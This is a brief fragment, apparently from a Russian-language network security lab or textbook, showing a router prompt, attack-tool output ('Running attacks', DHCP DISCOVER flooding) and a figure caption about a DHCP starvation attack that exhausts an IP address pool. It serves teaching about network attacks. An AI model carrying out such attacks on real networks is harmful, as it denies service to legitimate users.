DHCP_Router#

```



```

Running attacks
Protocol  Type  Description
DHCP      1      sending DISCOVER packet

```



Рис. 30 Атака на DHCP путем исчерпания пула IP адресов